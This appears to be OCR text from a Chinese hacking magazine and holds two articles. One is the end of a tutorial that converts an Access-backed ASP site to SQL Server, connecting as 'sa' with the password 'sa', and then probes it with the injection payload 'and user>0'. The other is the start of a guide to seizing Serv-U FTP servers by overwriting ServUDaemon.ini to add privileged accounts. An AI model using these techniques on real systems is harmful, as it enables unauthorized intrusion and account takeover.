


图 6

在“数据源”一项中选择“Microsoft Access”，弹出如图7的对话框。




图 7

在“文件名”中选择待转换的ACCESS数据库info.mdb，用户名和密码都为空，然后单击“下一步”，如图8。

目的数据库也取名为info（也可以采用其他名字），单击下一步，如图9。

保持默认选项，单击“下一步”，如图10。




图 8




图 9




图 10

将待转换的表全部选上，单击“下一步”，如图11。




图 11

选择“立即运行”，然后单击“下一步”，开始转换，转换完成如图12。



图 12

此时在实例SCU-D79025B6F92\DANG0102中已经有转换后的数据库info了，如图13。




图 13

打开右边视图中的“表”，可以看到生成了3个同名表，如图14。




图 14

每张表的内容也是和ACCESS中表的内容一致，也就是说，数据库转化成功！

二、重新连接新的数据库

数据库转化成功后，就轮到重新连接数据库了，打开网站源码的中负责连接数据库的conn.asp，可以看到其中的连接代码，如图15。

```
<%
dim conn,connstr
on error resume next
connstr="DBQ="+server.mappath("data/info.mdb")+";DefaultDir=;DRI
VER={Microsoft Access Driver (*.mdb)};"
Set conn=Server.CreateObject("ADODB.CONNECTION")
conn.open connstr
%>
```

图 15

修改这部分代码，改为连接SQL Server数据库，如图16。

```
<%
dim conn,connstr
Set conn = Server.CreateObject("ADODB.Connection")
connstr = "Provider=sqloledb; User ID=sa; Password=sa;
Initial Catalog=info; Data
Source=SCU-D79025B6F92\DANG0102"
conn.open connstr
%>
```

图 16

保存后，在IIS中对该站点进行相关设置，这里就不再多讲了。修改完毕后，马上测试测试，首先看能否打开网页，在浏览器中输入请求，回车，如图17。




图 17

好！没问题。检验是否存在注入漏洞，在请求后面加上“and user>0”，回车，如图18。




图 18

这样的错误提示相信大家再熟悉不过了，接下来可以做的事情很多，比如利用SQL Server的扩展存储过程执行系统指令，获取数据库内容等等，就留给聪明的你慢慢去尝试啦！

三、小结

本文主要介绍了在初学SQL注入时，找不到连接SQL Server的情况下，如何修改网站代码以及数据库的转换过程。我的主要目的就是希望大家在学习的过程中思维灵活一些，这样才能得到更快的提高。



Serv-U的终极利用
——直接修改配置文件篇

浪迹天

最近研究Serv-U上了瘾，看到大家都说了好多的Serv-U的利用技巧，其中主要集中在两个方面的利用上。一是把目标机子的Serv-U的配置文件ServUDaemon.ini下载到本地覆盖掉本机的Serv-U的配置文件ServUDaemon.ini，启动本地的SERV-U 后再修改或者添加新的用户，再用本地修改过的ServUDaemon.ini覆盖掉目标主机的ServUDaemon.ini，等到目标主机重新启动后就自动按照ServUDaemon.ini里的配置加用户，并且有着你设置的权限和密码，你就可以利用自己加的用户来登录目标主机的SERV-U，如果权限够的话还可以直接添加管理员帐号。

第二种方法就是远程或者本地溢出了。具体怎么操作大家自己找找以前的杂志都有介绍，我也就不多说了。还有就是建立隐藏帐号或者克隆目标主机的帐号留自己用，怎么操作杂志上也有介绍，我也不再赘述了，大家还可以参考“六根山人”提供的一种方法，也很简单快捷。大家也可以去找找看，如果你有什么不懂的可以去论坛问我。

笔者在以前利用的时候就觉得很奇怪，就拿那个下载配置文件ServUDaemon.ini修改用户再上传的利用，我就觉得这里肯定有猫腻，难道这个配置文件这么神气，那它里面的参数到底是什么意思呢？可以不下载目标主机的ServUDaemon.ini，而是直接修改吗？自己下载了SERV-U装上研究，再找点资料，终于搞明白了是怎么回事，现在写出来和大家分享：

一、本地研究过程——让一切变的简单

装上SERV-U，先不添加用户，我们来看看它的配置文件ServUDaemon.ini，用记事本打开看到图1。它的参数和具体代表的意思我在下面已经标出。大家对照着看都可以看懂。

```
[GLOBAL]
Version=5.2.0.1
ProcessID=1540
[DOMAINS]
Domain1=127.0.0.1||21|test|1|0|0
[Domain1]
```

图 1

```
[GLOBAL]        //定义SERV-U的全局参数，SERV-U的版本号，进程号
Version=5.2.0.1
ProcessID=1540
[DOMAINS]       //配置的主机的IP，域名，端口等情况
Domain1=127.0.0.1||21|test|1|0|0
[Domain1]
```

对照我的注释，可以看到我配置的SERV-U的版本是5.2.0.1，进程号是1540，IP地址是127.0.0.1（我主要是用来说明问题的，用的是本机的保留IP：127.0.0.1），域名test，端口号21。

好了，加一个用户test1，密码123456，如图2。设置根目录是E：\图片，把所有的权限都给这个用户，修改好后再来看看配置文件ServUDaemon.ini的内容，如图3。


